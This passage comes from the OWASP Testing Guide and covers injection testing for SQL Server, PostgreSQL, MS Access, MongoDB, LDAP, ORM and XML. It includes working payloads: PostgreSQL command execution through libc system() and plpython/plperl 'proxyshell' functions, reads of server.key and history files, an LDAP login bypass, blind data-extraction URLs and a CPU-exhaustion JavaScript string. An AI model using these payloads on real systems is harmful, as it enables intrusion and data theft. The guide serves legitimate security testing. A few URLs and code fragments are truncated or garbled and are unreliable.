What we do here is to attempt a connection to the local database (specified by the empty field after 'SQLOLEDB') using "sa" and "" as credentials. If the password is correct and the connection is successful, the query is executed, making the DB wait for 5 seconds (and also returning a value, since OPENROWSET expects at least one column). Fetching the candidate passwords from a wordlist and measuring the time needed for each connection, we can attempt to guess the correct password. In "Data-mining with SQL Injection and Inference", David Litchfield pushes this technique even further, by injecting a piece of code in order to bruteforce the sysadmin password using the CPU resources of the DB Server itself.

Once we have the sysadmin password, we have two choices:

- Inject all following queries using OPENROWSET, in order to use sysadmin privileges
- Add our current user to the sysadmin group using sp_addsrvrolemember. The current user name can be extracted using inferenced injection against the variable system_user.

Remember that OPENROWSET is accessible to all users on SQL Server 2000 but it is restricted to administrative accounts on SQL Server 2005.

Tools

- Francois Larouche: Multiple DBMS SQL Injection tool - [[SQL Power Injector](#)]
- Northern Monkee: [[Bobcat](#)]
- icesurfer: SQL Server Takeover Tool - [[sqlninja](#)]
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - <http://sqlmap.org/>

References

Whitepapers

- David Litchfield: "Data-mining with SQL Injection and Inference" - <http://www.databasesecurity.com/webapps/sqlinference.pdf>
- Chris Anley, "(more) Advanced SQL Injection" - http://www.encription.co.uk/downloads/more_advanced_sql_injection.pdf
- Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example" - <http://www.unixwiz.net/techtips/sql-injection.html>
- Alexander Chigrik: "Useful undocumented extended stored procedures" - <http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm>
- Antonin Foller: "Custom xp_cmdshell, using shell object" - http://www motobit com/tips/detpg_cmdshell
- Paul Litwin: "Stop SQL Injection Attacks Before They Stop You" - <http://msdn.microsoft.com/en-us/magazine/cc163917.aspx>
- SQL Injection - <http://msdn2.microsoft.com/en-us/library/ms161953.aspx>
- Cesar Cerrudo: Manipulating Microsoft SQL Server Using SQL Injection - http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using_SQL_Injection.pdf uploading files, getting into internal network, port scanning, DOS

Testing PostgreSQL (from OWASP BSP)

Summary

In this section, some SQL Injection techniques for PostgreSQL will be discussed. These techniques have the following characteristics:

- PHP Connector allows multiple statements to be executed by using ; as a statement separator
- SQL Statements can be truncated by appending the comment char: --.
- *LIMIT* and *OFFSET* can be used in a *SELECT* statement to retrieve a portion of the result set generated by the query

From now on it is assumed that <http://www.example.com/news.php?id=1> is vulnerable to SQL Injection attacks.

How to Test

Identifying PostgreSQL

When a SQL Injection has been found, you need to carefully fingerprint the backend database engine. You can determine that the backend database engine is PostgreSQL by using the :: cast operator.

Examples:

```
http://www.example.com/store.php?id=1 AND 1::int=1
```

In addition, the function *version()* can be used to grab the PostgreSQL banner. This will also show the underlying operating system type and version.

Example:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1--
```

An example of a banner string that could be returned is:

```
PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
```

Blind Injection

For blind SQL injection attacks, you should take into consideration the following built-in functions:

- String Length
 - *LENGTH(str)*
- Extract a substring from a given string
 - *SUBSTR(str,index,offset)*
- String representation with no single quotes
 - *CHR(104)||CHR(101)||CHR(108)||CHR(108)||CHR(111)*

Starting at version 8.2, PostgreSQL introduced a built-in function, *pg_sleep(n)*, to make the current session process sleep for *n* seconds. This function can be leveraged to execute timing attacks (discussed in detail at [Blind SQL Injection](#)).

In addition, you can easily create a custom `pg_sleep(n)` in previous versions by using libc:

- `CREATE function pg_sleep(int) RETURNS int AS '/lib/libc.so.6', 'sleep' LANGUAGE 'C' STRICT`

Single Quote unescape

Strings can be encoded, to prevent single quotes escaping, by using `chr()` function.

- `chr(n)`: Returns the character whose ASCII value corresponds to the number n
- `ascii(n)`: Returns the ASCII value which corresponds to the character n

Let's say you want to encode the string 'root':

```
select ascii('r')
114
select ascii('o')
111
select ascii('t')
116
```

We can encode 'root' as:

```
chr(114)||chr(111)||chr(111)||chr(116)
```

Example:

```
http://www.example.com/store.php?id=1; UPDATE users SET PASSWORD=chr(114)||chr(111)||chr(111)||chr(116)--
```

Attack Vectors

Current User

The identity of the current user can be retrieved with the following SQL SELECT statements:

```
SELECT user
SELECT current_user
SELECT session_user
SELECT username FROM pg_user
SELECT getpusername()
```

Examples:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT user,NULL,NULL--
http://www.example.com/store.php?id=1 UNION ALL SELECT current_user, NULL, NULL--
```

Current Database

The built-in function `current_database()` returns the current database name.

Example:

```
http://www.example.com/store.php?id=1 UNION ALL SELECT current_database(),NULL,NULL--
```

Reading from a file

PostgreSQL provides two ways to access a local file:

- COPY statement
- pg_read_file() internal function (starting from PostgreSQL 8.1)

COPY:

This operator copies data between a file and a table. The PostgreSQL engine accesses the local file system as the *postgres* user.

Example:

```
/store.php?id=1; CREATE TABLE file_store(id serial, data text)--
/store.php?id=1; COPY file_store(data) FROM '/var/lib/postgresql/.pgsql_history'--
```

Data should be retrieved by performing a *UNION Query SQL Injection*:

- retrieves the number of rows previously added in *file_store* with COPY statement
- retrieves a row at a time with UNION SQL Injection

Example:

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id)::text FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 1;--
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 2;--
...
...
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1 OFFSET 11;--
```

pg_read_file():

This function was introduced in PostgreSQL 8.1 and allows one to read arbitrary files located inside DBMS data directory.

Examples:

- `SELECT pg_read_file('server.key',0,1000);`

Writing to a file

By reverting the COPY statement, we can write to the local file system with the *postgres* user rights

```
/store.php?id=1; COPY file_store(data) TO '/var/lib/postgresql/copy_output'--
```

Shell Injection

PostgreSQL provides a mechanism to add custom functions by using both Dynamic Library and scripting languages such as python, perl, and tcl.

Dynamic Library

Until PostgreSQL 8.1, it was possible to add a custom function linked with *libc*:

- CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6', 'system' LANGUAGE 'C' STRICT

Since *system* returns an *int* how we can fetch results from *system* stdout?

Here's a little trick:

- create a *stdout* table
 - CREATE TABLE *stdout*(*id* serial, *system_out* text)
- executing a shell command redirecting its *stdout*
 - SELECT *system*('uname -a > /tmp/test')
- use a *COPY* statements to push output of previous command in *stdout* table
 - COPY *stdout*(*system_out*) FROM '/tmp/test'
- retrieve output from *stdout*
 - SELECT *system_out* FROM *stdout*

Example:

```
/store.php?id=1; CREATE TABLE stdout(id serial, system_out text) --
/store.php?id=1; CREATE FUNCTION system(cstring) RETURNS int AS '/lib/libc.so.6', 'system' LANGUAGE 'C'
STRICT --
/store.php?id=1; SELECT system('uname -a > /tmp/test') --
/store.php?id=1; COPY stdout(system_out) FROM '/tmp/test' --
/store.php?id=1 UNION ALL SELECT NULL,(SELECT system_out FROM stdout ORDER BY id DESC),NULL LIMIT 1 OFFSET 1--
```

plpython

PL/Python allows users to code PostgreSQL functions in python. It's untrusted so there is no way to restrict what user can do. It's not installed by default and can be enabled on a given database by *CREATELANG*

- Check if PL/Python has been enabled on a database:
 - SELECT count() FROM pg_language WHERE lanname='plpythonu'
- If not, try to enable:
 - CREATE LANGUAGE plpythonu
- If either of the above succeeded, create a proxy shell function:
 - CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return os.popen(args[0]).read()' LANGUAGE plpythonu
- Have fun with:
 - SELECT proxyshell(os command);

Example:

- Create a proxy shell function:

```
/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os;
return os.popen(args[0]).read()' LANGUAGE plpythonu;--
```

- Run an OS Command:

```
/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--
```

plperl

Plperl allows us to code PostgreSQL functions in perl. Normally, it is installed as a trusted language in order to disable runtime execution of operations that interact with the underlying operating system, such as `open`. By doing so, it's impossible to gain OS-level access. To successfully inject a proxyshell like function, we need to install the untrusted version from the `postgres` user, to avoid the so-called application mask filtering of trusted/untrusted operations.

- Check if PL/perl-untrusted has been enabled:
 - `SELECT count() FROM pg_language WHERE lanname='plperlu'`
- If not, assuming that sysadm has already installed the plperl package, try :
 - `CREATE LANGUAGE plperlu`
- If either of the above succeeded, create a proxy shell function:
 - `CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,$_[0] |");return join("",);' LANGUAGE plperlu`
- Have fun with:
 - `SELECT proxyshell(os command);`

Example:

- Create a proxy shell function:
 - `/store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,$_[0] |");return join("",<FD>);' LANGUAGE plperlu;`
- Run an OS Command:
 - `/store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--`

References

- OWASP : "[Testing for SQL Injection](#))"
- OWASP : [SQL Injection Prevention Cheat Sheet](#)
- PostgreSQL : "Official Documentation" - <http://www.postgresql.org/docs/>
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net>

MS Access Testing

Summary

As explained in the generic [SQL injection](#) section, SQL injection vulnerabilities occur whenever user-supplied input is used during the construction of a SQL query without being adequately constrained or sanitized. This class of vulnerabilities allows an attacker to execute SQL code under the privileges of the user that is used to connect to the database. In this section, relevant SQL injection techniques that utilize specific features of [Microsoft Access](#) will be discussed.

How to Test

Fingerprinting

Fingerprinting the specific database technology while testing SQL-powered application is the first step to properly asses potential vulnerabilities. A common approach involves injecting standard SQL injection attack patterns (e.g. single quote, double quote, ...) in order to trigger database exceptions. Assuming that the application does not handle exceptions with custom pages, it is possible to fingerprint the underline DBMS by observing error messages.

Depending on the specific web technology used, MS Access driven applications will respond with one of the following errors:

```
Fatal error: Uncaught exception 'com_exception' with message Source: Microsoft JET Database Engine
```

or

```
Microsoft JET Database Engine error '80040e14'
```

or

```
Microsoft Office Access Database Engine
```

In all cases, we have a confirmation that we're testing an application using MS Access database.

Basic Testing

Unfortunately, MS Access doesn't support typical operators that are traditionally used during SQL injection testing, including:

- No comments characters
- No stacked queries
- No LIMIT operator
- No SLEEP or BENCHMARK alike operators
- and many others

Nevertheless, it is possible to emulate those functions by combining multiple operators or by using alternative techniques. As mentioned, it is not possible to use the trick of inserting the characters `/*`, `--` or `#` in order to truncate the query. However, we can fortunately bypass this limitation by injecting a 'null' character. Using a null byte `\000` within a SQL query results in MS Access ignoring all remaining characters. This can be explained by considering that all strings are NULL

terminated in the internal representation used by the database. It is worth mentioning that the 'null' character can sometimes cause troubles too as it may truncate strings at the web server level. In those situations, we can however employ another character: 0x16 (%16 in URL encoded format).

Considering the following query:

```
SELECT [username],[password] FROM users WHERE [username]='$myUsername' AND [password]='$myPassword'
```

We can truncate the query with the following two URLs:

```
http://www.example.com/page.asp?user=admin'%00&pass=foo
http://www.example.com/page.app?user=admin'%16&pass=foo
```

The `LIMIT` operator is not implemented in MS Access, however it is possible to limit the number of results by using the `TOP` or `LAST` operators instead.

```
http://www.example.com/page.app?id=2'+UNION+SELECT+TOP+3+name+FROM+appsTable%00
```

By combining both operators, it is possible to select specific results. String concatenation is possible by using `&` (%) and `+ (%2b)` characters.

There are also many other functions that can be used while testing SQL injection, including but not limited to:

- `ASC`: Obtain the ASCII value of a character passed as input
- `CHR`: Obtain the character of the ASCII value passed as input
- `LEN`: Return the length of the string passed as parameter
- `IIF`: Is the IF construct, for example the following statement `IIF(1=1, 'a', 'b')` return 'a'
- `MID`: This function allows you to extract substring, for example the following statement `mid('abc',1,1)` return 'a'
- `TOP`: This function allows you to specify the maximum number of results that the query should return from the top. For example `TOP 1` will return only 1 row.
- `LAST`: This function is used to select only the last row of a set of rows. For example the following query `SELECT last(*) FROM users` will return only the last row of the result.

Some of these operators are essential to exploit blind SQL injections. For other advanced operators, please refer to the documents in the references.

Attributes Enumeration

In order to enumerate the column of a database table, it is possible to use a common error-based technique. In short, we can obtain the attributes name by analyzing error messages and repeating the query with different selectors. For example, assuming that we know the existence of a column, we can also obtain the name of the remaining attributes with the following query:

```
' GROUP BY Id%00
```

In the error message received, it is possible to observe the name of the next column. At this point, we can iterate the method until we obtain the name of all attributes. If we don't know the name of the first attribute, we can still insert a fictitious column name and obtain the name of the first attribute within the error message.

Obtaining Database Schema

Various system tables exist by default in MS Access that can be potentially used to obtain table names and columns. Unfortunately, in the default configuration of recent MS Access database releases, these tables are not accessible. Nevertheless, it is always worth trying:

- MSysObjects
- MSysACEs
- MSysAccessXML

For example, if a union SQL injection vulnerability exists, you can use the following query:

```
' UNION SELECT Name FROM MSysObjects WHERE Type = 1%00
```

Alternatively, it is always possible to bruteforce the database schema by using a standard wordlist (e.g. [FuzzDb](#)).

In some cases, developers or system administrators do not realize that including the actual `.mdb` file within the application webroot can allow to download the entire database. Database filenames can be inferred with the following query:

```
http://www.example.com/page.app?id=1'+UNION+SELECT+1+FROM+name.table%00
```

where `name` is the `.mdb` filename and `table` is a valid database table. In case of password protected databases, multiple software utilities can be used to crack the password. Please refer to the references.

Blind SQL Injection Testing

[Blind SQL Injection](#) vulnerabilities are by no means the most easily exploitable SQL injections while testing real-life applications. In case of recent versions of MS Access, it is also not feasible to execute shell commands or read/write arbitrary files.

In case of blind SQL injections, the attacker can only infer the result of the query by evaluating time differences or application responses. It is supposed that the reader already knows the theory behind blind SQL injection attacks, as the remaining part of this section will focus on MS Access specific details.

The following example is used:

```
http://www.example.com/index.php?myId=[sql]
```


where the `id` parameter is used within the following query:

```
SELECT * FROM orders WHERE [id]=$myId
```

Let's consider the `myId` parameter vulnerable to blind SQL injection. As an attacker, we want to extract the content of column 'username' in the table 'users', assuming that we have already disclosed the database schema.

A typical query that can be used to infer the first character of the username of the 10th rows is:

```
http://www.example.com/index.php?id=IIF((select%20MID(LAST(username),1,1)%20from%20(select%20TOP%2010%20username%20fr
```



If the first character is 'a', the query will return 0 or otherwise the string 'no'.


By using a combination of the IFF, MID, LAST and TOP functions, it is possible to extract the first character of the username on a specifically selected row. As the inner query returns a set of records, and not just one, it is not possible to use it directly. Fortunately, we can combine multiple functions to extract a specific string.

Let's assume that we want to retrieve the username of the 10th row. First, we can use the TOP function to select the first ten rows using the following query:

```
SELECT TOP 10 username FROM users
```

Then, using this subset, we can extract the last row by using the LAST function. Once we have only one row and exactly the row containing our string, we can use the IFF, MID and LAST functions to infer the actual value of the username. In our example, we employ IFF to return a number or a string. Using this trick, we can distinguish whether we have a true response or not, by observing application error responses. As `id` is numeric, the comparison with a string results in a SQL error that can be potentially leaked by `500 Internal Server Error` pages . Otherwise, a standard `200 ok` page will be likely returned.

For example, we can have the following query:



http://www.example.com/index.php?id='%20AND%201=0%20OR%20'a'=IIF((select%20MID(LAST(username),1,1)%20from%20(select%20

that is TRUE if the first character is 'a' or false otherwise.

As mentioned, this method allows to infer the value of arbitrary strings within the database:

1. By trying all printable values, until we find a match
2. By inferring the length of the string using the LEN function, or by simply stopping after we have found all characters

Time-based blind SQL injections are also possible by abusing [heavy queries](#).

References

- <http://nibblesec.org/files/MSAccessSQLi/MSAccessSQLi.html>
- <http://packetstormsecurity.com/files/65967/Access-Through-Access.pdf.html>
- <http://seclists.org/pen-test/2003/May/74>
- http://www.techonthenet.com/access/functions/index_alpha.php
- http://en.wikipedia.org/wiki/Microsoft_Access

Testing for NoSQL injection

Summary

NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL syntax. Because these NoSQL injection attacks may execute within a procedural[http://en.wikipedia.org/wiki/Procedural_programming] language , rather than in the declarative[http://en.wikipedia.org/wiki/Declarative_programming] SQL language, the potential impacts are greater than traditional SQL injection.

NoSQL database calls are written in the application's programming language, a custom API call, or formatted according to a common convention (such as XML, JSON, LINQ, etc). Malicious input targeting those specifications may not trigger the primarily application sanitization checks. For example, filtering out common HTML special characters such as `< > & ;` will not prevent attacks against a JSON API, where special characters include `/ { } :`.

There are now over 150 NoSQL databases available[<http://nosql-database.org/>] for use within an application, providing APIs in a variety of languages and relationship models. Each offers different features and restrictions. Because there is not a common language between them, example injection code will not apply across all NoSQL databases. For this reason, anyone testing for NoSQL injection attacks will need to familiarize themselves with the syntax, data model, and underlying programming language in order to craft specific tests.

NoSQL injection attacks may execute in different areas of an application than traditional SQL injection. Where SQL injection would execute within the database engine, NoSQL variants may execute during within the application layer or the database layer, depending on the NoSQL API used and data model. Typically NoSQL injection attacks will execute where the attack string is parsed, evaluated, or concatenated into a NoSQL API call.

Additional timing attacks may be relevant to the lack of concurrency checks within a NoSQL database. These are not covered under injection testing. At the time of writing MongoDB is the most widely used NoSQL database, and so all examples will feature MongoDB APIs.

How to Test

Testing for NoSQL injection vulnerabilities in MongoDB:

The MongoDB API expects BSON (Binary JSON) calls, and includes a secure BSON query assembly tool. However, according to MongoDB documentation - unserialized JSON and JavaScript expressions are permitted in several alternative query parameters.[<http://docs.mongodb.org/manual/faq/developers/#javascript>] The most commonly used API call allowing arbitrary JavaScript input is the \$where operator.

The MongoDB \$where operator typically is used as a simple filter or check, as it is within SQL.

```
db.myCollection.find( { $where: "this.credits == this.debits" } );
```

Optionally JavaScript is also evaluated to allow more advanced conditions.

```
db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } );
```

Example 1

If an attacker were able to manipulate the data passed into the `$where` operator, that attacker could include arbitrary JavaScript to be evaluated as part of the MongoDB query. An example vulnerability is exposed in the following code, if user input is passed directly into the MongoDB query without sanitization.

```
db.myCollection.find( { active: true, $where: function() { return obj.credits - obj.debits < $userInput; } } );
```

As with testing other types of injection, one does not need to fully exploit the vulnerability to demonstrate a problem. By injecting special characters relevant to the target API language, and observing the results, a tester can determine if the application correctly sanitized the input. For example within MongoDB, if a string containing any of the following special characters were passed unsanitized, it would trigger a database error.

```
' " \ ; { }
```

With normal SQL injection, a similar vulnerability would allow an attacker to execute arbitrary SQL commands - exposing or manipulating data at will. However, because JavaScript is a fully featured language, not only does this allow an attacker to manipulate data, but also to run arbitrary code. For example, instead of just causing an error when testing, a full exploit would use the special characters to craft valid JavaScript.

This input `0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000)` inserted into `$userInput` in the above example code would result in the following JavaScript function being executed. This specific attack string would case the entire MongoDB instance to execute at 100% CPU usage for 10 second.

```
function() { return obj.credits - obj.debits < 0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000); }
```

Example 2

Even if the input used within queries is completely sanitized or parameterized, there is an alternate path in which one might trigger NoSQL injection. Many NoSQL instances have their own reserved variable names, independent of the application programming language.

For example within MongoDB, the `$where` syntax itself is a reserved query operator. It needs to be passed into the query exactly as shown; any alteration would cause a database error. However, because `$where` is also a valid PHP variable name, it may be possible for an attacker to insert code into the query by creating a PHP variable named `$where`. The PHP MongoDB documentation explicitly warns developers: `Please make sure that for all special query operators (starting with $) you use single quotes so that PHP doesn't try to replace "$exists" with the value of the variable $exists.`

Even if a query depended on no user input, such as the following example, an attacker could exploit MongoDB by replacing the operator with malicious data.

```
db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } );
```

One way to potentially assign data to PHP variables is via HTTP Parameter Pollution (see: [Testing for HTTP Parameter pollution \(OTG-INPVAL-004\)](#)). By creating a variable named `$where` via parameter pollution, one could trigger a MongoDB error indicating that the query is no longer valid. Any value of `$where` other than the string `"$where"` itself, should suffice to demonstrate vulnerability. An attacker would develop a full exploit by inserting the following: `"$where: function() { //arbitrary JavaScript here }"`

References

Whitepapers

Bryan Sullivan from Adobe: "Server-Side JavaScript Injection" - https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf

Bryan Sullivan from Adobe: "NoSQL, But Even Less Security" - <http://blogs.adobe.com/asset/files/2011/04/NoSQL-But-Even-Less-Security.pdf>

Erlend from Bekk Consulting: "[Security] NOSQL-injection" - <http://erlend.oftedal.no/blog/?blogid=110>

Felipe Aragon from Syhunt: "NoSQL/SSJS Injection" - <http://www.syhunt.com/?n=Articles.NoSQLInjection>

MongoDB Documentation: "How does MongoDB address SQL or Query injection?" -
<http://docs.mongodb.org/manual/faq/developers/#how-does-mongodb-address-sql-or-query-injection>

PHP Documentation: "MongoCollection::find" - <http://php.net/manual/en/mongocollection.find.php>

"Hacking NodeJS and MongoDB" - <http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html>

"Attacking NodeJS and MongoDB" - <http://blog.websecurify.com/2014/08/attacks-nodejs-and-mongodb-part-to.html>

Testing for LDAP Injection (OTG-INPVAL-006)

Summary

The Lightweight Directory Access Protocol (LDAP) is used to store information about users, hosts, and many other objects. [LDAP injection](#) is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted. This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions.

A web application could use LDAP in order to let users authenticate or search other users' information inside a corporate structure. The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be executed by the application.

[\[Rfc2254\]](#) defines a grammar on how to build a search filter on LDAPv3 and extends [\[Rfc1960\]](#) (LDAPv2).

An LDAP search filter is constructed in Polish notation, also known as [\[prefix notation\]](#).

This means that a pseudo code condition on a search filter like this:

```
find("cn=John & userPassword=mypass")
```

will be represented as:

```
find("(&(cn=John)(userPassword=mypass))")
```

Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following metacharacters:

Metachar	Meaning
&	Boolean AND
	Boolean OR
!	Boolean NOT
=	Equals
~=	Approx
>=	Greater than
<=	Less than
*	Any character
()	Grouping parenthesis

More complete examples on how to build a search filter can be found in the related RFC.

A successful exploitation of an LDAP injection vulnerability could allow the tester to:

- Access unauthorized content
- Evade application restrictions
- Gather unauthorized informations

- Add or modify Objects inside LDAP tree structure.

How to Test

Example 1: Search Filters

Let's suppose we have a web application using a search filter like the following one:

```
searchfilter="(cn="+user+)"
```

which is instantiated by an HTTP request like this:

```
http://www.example.com/ldapsearch?user=John
```

If the value 'John' is replaced with a '*', by sending the request:

```
http://www.example.com/ldapsearch?user=*
```

the filter will look like:

```
searchfilter="(cn=*)"
```

which matches every object with a 'cn' attribute equals to anything.

If the application is vulnerable to LDAP injection, it will display some or all of the users' attributes, depending on the application's execution flow and the permissions of the LDAP connected user.

A tester could use a trial-and-error approach, by inserting in the parameter '(', ')', '&', '*' and the other characters, in order to check the application for errors.

Example 2: Login

If a web application uses LDAP to check user credentials during the login process and it is vulnerable to LDAP injection, it is possible to bypass the authentication check by injecting an always true LDAP query (in a similar way to SQL and XPATH injection).

Let's suppose a web application uses a filter to match LDAP user/password pair.

```
searchlogin= "(&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass))))+"");
```

By using the following values:

```
user=*)(uid=*)(|(uid=*
pass=password
```

the search filter will results in:

```
searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03M01qnZdYdgyfeuILPmQ==))";
```

which is correct and always true. This way, the tester will gain logged-in status as the first user in LDAP tree.

Tools

Softerra LDAP Browser - <http://www.ldapadministrator.com/>

References

Whitepapers

Sacha Faust: "LDAP Injection: Are Your Applications Vulnerable?" - <http://www.networkdls.com/articles/ldapinjection.pdf>

Bruce Greenblatt: "LDAP Overview" - http://www.directory-applications.com/ldap3_files/frame.htm

IBM paper: "Understanding LDAP" - <http://www.redbooks.ibm.com/redbooks/SG244986.html>

RFC 1960: "A String Representation of LDAP Search Filters" - <http://www.ietf.org/rfc/rfc1960.txt>

Testing for ORM Injection (OTG-INPVAL-007)

Summary

ORM Injection is an attack using SQL Injection against an ORM generated data access object model. From the point of view of a tester, this attack is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in code generated by the ORM tool.

An ORM is an Object Relational Mapping tool. It is used to expedite object oriented development within the data access layer of software applications, including web applications. The benefits of using an ORM tool include quick generation of an object layer to communicate to a relational database, standardized code templates for these objects, and usually a set of safe functions to protect against SQL Injection attacks. ORM generated objects can use SQL or in some cases, a variant of SQL, to perform CRUD (Create, Read, Update, Delete) operations on a database. It is possible, however, for a web application using ORM generated objects to be vulnerable to SQL Injection attacks if methods can accept unsanitized input parameters.

ORM tools include Hibernate for Java, NHibernate for .NET, ActiveRecord for Ruby on Rails, EZPDO for PHP and many others. For a reasonably comprehensive list of ORM tools, see http://en.wikipedia.org/wiki/List_of_object-relational_mapping_software

How to Test

Black Box testing

Blackbox testing for ORM Injection vulnerabilities is identical to SQL Injection testing (see [Testing for SQL Injection](#)). In most cases, the vulnerability in the ORM layer is a result of customized code that does not properly validate input parameters. Most ORM tools provide safe functions to escape user input. However, if these functions are not used, and the developer uses custom functions that accept user input, it may be possible to execute a SQL injection attack.

Gray Box testing

If a tester has access to the source code for a web application, or can discover vulnerabilities of an ORM tool and tests web applications that use this tool, there is a higher probability of successfully attacking the application.

Patterns to look for in code include:

- Input parameters concatenated with SQL strings. This code that uses ActiveRecord for Ruby on Rails is vulnerable (though any ORM can be vulnerable)

```
Orders.find_all "customer_id = 123 AND order_date = '#{params['order_date']}'"
```

Simply sending "" OR 1--" in the form where order date can be entered can yield positive results.

Tools

- Hibernate <http://www.hibernate.org>
- NHibernate <http://nhforge.org/>

References

Whitepapers

- [References from Testing for SQL Injection](#) are applicable to ORM Injection
- Wikipedia - ORM http://en.wikipedia.org/wiki/Object-relational_mapping
- [OWASP Interpreter Injection](#)

Testing for XML Injection (OTG-INPVAL-008)

Summary

XML Injection testing is when a tester tries to inject an XML doc to the application. If the XML parser fails to contextually validate data, then the test will yield a positive result.

This section describes practical examples of XML Injection. First, an XML style communication will be defined and its working principles explained. Then, the discovery method in which we try to insert XML metacharacters. Once the first step is accomplished, the tester will have some information about the XML structure, so it will be possible to try to inject XML data and tags (Tag Injection).

How to Test

Let's suppose there is a web application using an XML style communication in order to perform user registration. This is done by creating and adding a new node in an xmlDb file.

Let's suppose the xmlDB file is like the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>
</users>
```

When a user registers himself by filling an HTML form, the application receives the user's data in a standard request, which, for the sake of simplicity, will be supposed to be sent as a GET request.

For example, the following values:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com
```

will produce the request:

```
http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com
```

The application, then, builds the following node:

```
<user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
```

```
<mail>s4tan@hell.com</mail>
</user>
```

which will be added to the xmlDB:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
  </user>
</users>
```

Discovery

The first step in order to test an application for the presence of a XML Injection vulnerability consists of trying to insert XML metacharacters.

XML metacharacters are:

- **Single quote:** ' - When not sanitized, this character could throw an exception during XML parsing, if the injected value is going to be part of an attribute value in a tag. As an example, let's suppose there is the following attribute:

```
<node attrib='$inputValue' />
```

So, if:

```
inputValue = foo'
```

is instantiated and then is inserted as the attrib value:

```
<node attrib='foo'' />
```

then, the resulting XML document is not well formed.

- **Double quote:** " - this character has the same meaning as single quote and it could be used if the attribute value is enclosed in double quotes.

```
<node attrib="$inputValue" />
```

So if:

```
$inputValue = "foo"
```

the substitution gives:

```
<node attrib="foo""/>>
```

and the resulting XML document is invalid.

- **Angular parentheses: > and <** - By adding an open or closed angular parenthesis in a user input like the following:

```
Username = foo<
```

the application will build a new node:

```
<user>
  <username>foo<</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

but, because of the presence of the open '<', the resulting XML document is invalid.

- **Comment tag:** - This sequence of characters is interpreted as the beginning/end of a comment. So by injecting one of them in Username parameter:

```
Username = foo<!--
```

the application will build a node like the following:

```
<user>
  <username>foo<!--</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

which won't be a valid XML sequence.

- **Ampersand: &** - The ampersand is used in the XML syntax to represent entities. The format of an entity is '`&symbol;`'. An entity is mapped to a character in the Unicode character set.

For example:

```
<tagnode>&lt;</tagnode>
```

is well formed and valid, and represents the '<' ASCII character.

If '`&`' is not encoded itself with `&`, it could be used to test XML injection.

In fact, if an input like the following is provided:

```
Username = &foo
```

a new node will be created:

```
<user>
<username>&foo</username>
<password>Un6R34kb!e</password>
